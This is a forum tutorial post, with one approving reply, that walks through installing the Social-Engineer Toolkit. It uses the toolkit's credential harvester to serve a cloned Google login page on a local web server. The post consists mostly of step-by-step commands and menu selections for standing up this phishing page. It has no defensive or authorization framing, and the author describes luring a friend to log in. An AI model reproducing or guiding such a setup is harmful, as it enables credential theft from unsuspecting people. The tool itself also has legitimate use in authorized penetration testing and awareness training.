# Using Social Engineer Toolkit tutorial (Part 1)

**C_J**                                                                                    Mar '22

Hello everyone. I have recently installed the SEToolkit and King Phisher and thought it would be useful if I showed you guy's how to do it to if you wanted to learn these tools. Lets get started!

**Installing the tool:** Here are the commands to properly install the SEToolkit from GitHub.

```
sudo apt-get install git
git clone https://github.com/trustedsec/social-engineer-toolkit/ set/

cd set
pip install -r requirements.txt
```

Next you will go into your terminal and type

```
setoolkit
```

It will then open the terms and agreements. If you want to use the tool you will type Y into the prompt.

You will then encounter a menu that shows you the following



In this tutorial you will type in the first option (1) and hit enter.
In the next part of the menu you will see the following:

```
                              root@localhost: /                    _  □  X

 File   Edit   View   Search   Terminal   Help

     1) Spear-Phishing Attack Vectors
     2) Website Attack Vectors
     3) Infectious Media Generator
     4) Create a Payload and Listener
     5) Mass Mailer Attack
     6) Arduino-Based Attack Vector
     7) Wireless Access Point Attack Vector
     8) QRCode Generator Attack Vector
     9) Powershell Attack Vectors
    10) SMS Spoofing Attack Vector
    11) Third Party Modules

    99) Return back to the main menu.

 set>
```

you will then select the second option which is Website Attack Vectors.
You will then select number 3 from the menu below:

```
                              root@localhost: /                    _  □  X

 File   Edit   View   Search   Terminal   Help

The HTA Attack method will allow you to clone a site and perform powershell injectio
n through HTA files which can be used for Windows-based powershell exploitation thro
ugh the browser.

     1) Java Applet Attack Method
     2) Metasploit Browser Exploit Method
     3) Credential Harvester Attack Method
     4) Tabnabbing Attack Method
     5) Web Jacking Attack Method
     6) Multi-Attack Web Method
     7) Full Screen Attack Method
     8) HTA Attack Method

    99) Return to Main Menu

 set:webattack>
```

Further options are narrower, SET has pre-formatted phishing page of popular websites, such Google,
Yahoo, Twitter and Facebook. Now choose number 1. Web Templates .

```
                                    root@localhost: /                        _  □  X

 File  Edit  View  Search  Terminal  Help

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

 set:webattack>
```

Because, my Kali Linux PC and my mobile phone were in the same Wi-Fi network, so just input the attacker ( my PC ) local IP address. And hit ENTER.

PS: To check your device IP address, type: 'ifconfig'

```
                                    root@localhost: /                        _  □  X

 File  Edit  View  Search  Terminal  Help

 [-] Credential harvester will allow you to utilize the clone capabilities within SET
 [-] to harvest credentials or parameters from a website as well as place them into a report
 [-] This option is used for what IP the server will POST to.
 [-] If you're using an external IP, use your external IP for this
 set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.43.99]:
```

Alright so far, we have set our method and the listener IP address. In this options listed pre-defined web phising templates as i mentioned above. Because we aimed Google account page, so we choose number 2. Google. Hit ENTER.

```
                                    root@localhost: /                        _  □  X

 File  Edit  View  Search  Terminal  Help

   1. Java Required
   2. Google
   3. Facebook
   4. Twitter
   5. Yahoo

 set:webattack> Select a template:2
```

```
                                    root@localhost: /                        _  □  X

 File  Edit  View  Search  Terminal  Help

 [*] Cloning the website: http://www.google.com
 [*] This could take a little bit...

 The best way to use this attack is if username and password form
 fields are available. Regardless, this captures all POSTs on a website.
 [*] The Social-Engineer Toolkit Credential Harvester Attack
 [*] Credential Harvester is running on port 80
 Skip to main content be displayed to you as it arrives below:
```

Now, SET starts my Kali Linux Webserver on port 80, with the fake Google account login page. Our setup is done. Now i am ready walking into my friends room to login into this phishing page using my mobile phone.

**Richie**                                                                 Apr '22

Yeah, I played with this. It's fun. Nice tool and a nice tutorial!